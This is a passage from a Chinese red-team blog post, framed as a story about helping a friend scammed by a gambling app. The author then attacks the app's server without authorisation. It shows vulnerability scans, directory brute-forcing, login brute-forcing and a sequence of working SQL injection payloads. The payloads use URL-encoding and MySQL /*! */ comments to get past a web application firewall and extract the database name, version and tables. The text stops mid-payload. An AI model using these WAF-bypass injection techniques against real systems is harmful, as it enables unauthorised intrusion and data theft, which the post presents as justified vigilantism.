性感“注入”，在线“发牌”

原创 队员编号021 酒仙桥六号部队 6月18日


这是 **酒仙桥六号部队** 的第 **21** 篇文章。


全文共计2037个字，预计阅读时长7分钟。

前言


周末的清晨，我在模模糊糊的睡梦中被电话惊醒，发现好多未接视频，连忙的看了一下手机，发现我高中的大美女找我，难道是我的桃花运要来了？赶紧问问她找我干嘛。


在吗?
起来了吗?
未接听，点击回拨
未接听，点击回拨
未接听，点击回拨
未接听，点击回拨
未接听，点击回拨
未接听，点击回拨
发送


起来了
10:29
你才醒吗?
对啊，我的美梦都让你给打断了，你要不要负责?
你帮我一个忙，我可以考虑考虑
什么忙?
我被骗了
被骗了?骗财还是骗色了?
我被骗钱了
被骗了多少?



看来是出事了，先问问她怎么回事吧，虽然说她的诱惑力很大，但总得知道怎么回事吧。


怎么被骗的?
疫情期间，不用上学，我想着自己整点钱，我在一个广告上看到了，挣钱的消息，想咨询一下，他们说带着我做，保证我每天都整几百
什么工作每天都可以挣好几百?
赌博
你，，，真是胸大无脑啊
我现在心情已经很不好了，你还说我，你到底帮不帮我?
发送

据朋友交代，他们是通过qq联系的，然后让他在一个博彩APP上下注，下的注都是他们让下哪个就下哪个的，本来他也是抱着试试的心里，可是，前几天下注都很准，几乎全中，所以他就加大了本钱，在加本钱的时候就中的不怎么多了，有时候还会赔钱，可是那时候就想着下一把就赢回来了，就忍不住的跟下去，一来二去就把自己身上的所有钱就投进去了，变成了血本无归。

像这种非法的诈骗人人得而诛之，居然欺负到我身边的人身上了，为了防止地球被破坏，为了维护世界的和平，高大又帅气的我只能挺身而出了。


技术实战

通过和好友的交流，我得到了俩个有用的信息：

1. qq号：562xxxxxxx
2. 博彩APP：某博彩

我看了一下对方qq，额···连空间都没有开通，一点有用的信息都没有。

在试试APP，抓包看看：



可以看到网址：xxx.xxx.com,打开之后是这个样子。

Hello World!

先对目标收集一下信息，发现只开了80和443端口，是一个php 5.x的程序，没有识别出cms系统，等等信息。

不管那么多了，先扫一下看看有没有漏洞。

[-]未发现异常： 五车图书管系统任意下载

[+] 正在检测=========>五车图书管系统kindaction任意文件遍历

[-]未发现异常： 五车图书管系统kindaction任意文件遍历

[+] 正在检测=========>Gobetters视频会议系统SQL注入漏洞

[-]未发现异常： Gobetters视频会议系统SQL注入漏洞

[+] 正在检测=========>LBCMS多处SQL注入漏洞

[-]未发现异常： LBCMS多处SQL注入漏洞

[+] 正在检测=========>Euse TMS存在多处DBA权限SQL注入

[-]未发现异常： Euse TMS存在多处DBA权限SQL注入

[+] 正在检测=========>suntown未授权任意文件上传漏洞

[-]未发现异常： suntown未授权任意文件上传漏洞

[+] 正在检测=========>Dswjcms p2p网贷系统前台4处sql注入

[-]未发现异常： Dswjcms p2p网贷系统前台4处sql注入

[+] 正在检测=========>skytech政务系统越权漏洞

居然没有，看看其他的信息，其中扫描目录的时候发现了网址的后台：Login.php。

```
000000002:   302        0 L      1 W      50 Ch       "/index.php?m=search&c=index&a=public_get_suggest_keywo
                                                      rd&url=asdf&q=../../"
000000026:   302        0 L      1 W      50 Ch       "/index.php"
000000097:   200        56 L     157 W    2476 Ch     "/Login.php"
000000184:   302        0 L      1 W      51 Ch       "/logout.php"
000001194:   403        9 L      27 W     260 Ch      "/Data.project/"
000001257:   403        9 L      27 W     260 Ch      "/temp/"
000001424:   403        9 L      27 W     260 Ch      "/common/"
000001602:   400        10 L     34 W     287 Ch      "/../admin"
000001603:   400        10 L     34 W     287 Ch      "/../admin.php"
000001604:   400        10 L     34 W     287 Ch      "/../admin/default"
000001605:   400        10 L     34 W     287 Ch      "/../admin/default.php"
000001606:   400        10 L     34 W     287 Ch      "/../admin/index"
000001607:   400        10 L     34 W     287 Ch      "/../admin/index.php"
000001608:   400        10 L     34 W     287 Ch      "/../admin/login"
000001609:   400        10 L     34 W     287 Ch      "/../admin/login.php"
000001610:   400        10 L     34 W     287 Ch      "/../admin/manage"
000001611:   400        10 L     34 W     287 Ch      "/../admin/manage.php"
000001883:   404        11 L     48 W     376 Ch      "/boss/WebEditor/admin_login.php"
```

好家伙，连验证码都没有，先包爆破一些试试：

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
1	password	123456	200			2923	
10	football	123456	200			2923	
18	master	123456	200			2923	
2	123456	123456	200			2923	
22	jordan	123456	200			2923	
30	ranger	123456	200			2923	
31	buster	123456	200			2923	
6	12345	123456	200			2923	
37	batman	123456	200			2923	
16	michael	123456	200			2923	
21	2000	123456	200			2923	
19	jennifer	123456	200			2923	
25	1234567	123456	200			2923	
17	shadow	123456	200			2923	
27	hunter	123456	200			2923	
26	fuckme	123456	200			2923	
36	fuck	123456	200			2923	
29	trustno1	123456	200			2923	
39	pass	123456	200			2923	
38	test	123456	200			2923	
14	abc123	123456	200			2923	
4	1234	123456	200			2923	
15	mustang	123456	200			2923	

不存在弱口令，自己随便提交试试：提交后url居然多了一个id，试试这个有没有注入。

好吧，研究一下怎么绕过。

常见的绕狗方法

先判断是否存在注入。

```
1' and 1=1--+       # 拦截
1' or 1=1--+        # 拦截
1' && 1--+          # 拦截
1' || 1--+          # 拦截
使用url对&&和||编码可以绕过拦截
1' %26%26 True--+       # 不拦截
1' %26%26 false--+      # 不拦截
1' %7c%7c True--+       # 不拦截
1' %7c%7c false--+      # 不拦截

```

```
通过下面这俩条语句基本可以判断出存在漏洞
1' %26%26 True--+
1' %26%26 false--+
```


除了使用URL编码外，还可以使用其他的编码方式进行绕过尝试，例如Unicode编码，Base64编码，Hex编码，ASCII编码等，原理与URL编码类似。

下面来判断数据库的长度。

```
1'%26%26 (length(database())=8)--+  # 拦截
'%26%26 (length(/*!database*/())=1)--+  # 不拦截

数据库的名称一样可以获取到
'%26%26 (ascii(substr((/*!database*/()),1,1))>64)--+
```

当语句中存在database()语句的时候就会拦截，所有要想办法对database()函数进行处理，在mysql中 /! ..../ 不是注释，mysql为了保持兼容，它把一些特有的仅在mysql上用的语句放在/!..../中，这样这些语句如果在其他数据库中是不会被执行，但在mysql中它会执行。可以尝试使用/! ..../，包含database(),构造成这样的语句，成功绕过，这里有回显，这就好弄，成功判断出数据库的长度为8。



通过上面的方法获取用户名的长度为14。

```
'%26%26 (length(/*!USER*/())=14)--+  # 不拦截
```

还有获取版本信息：' %26%26 (ascii(@@version)=53)--+

获取数据库的表数量，使用正常的语句一样会被拦截。

```
' %26%26 (0<(select count(table_name) from information_schema.tables wher
```

其中count(table_name)这个函数造成了拦截，还用之前的方法，把count函数用/*!../包起来，发现会报错,那把table_name用/*!../包起来，就绕过了。

```
' %26%26 (0<(select count(/*!table_name*/) from information_schema.tables
```

获取数据库的表名,这个语句拦截出在select xx from,一般出现select xx from都会被拦截，思路可以想上面的获取数量一样，使用一个函数将xx包起来，经过尝试发现可以绕过的语句。

```
' %26%26 (0< substr(select table_name from information_schema.tables whe
```

```
' %26%26 (0< ascii((select substr(/*!table_name*/,1,1) from information_s
```

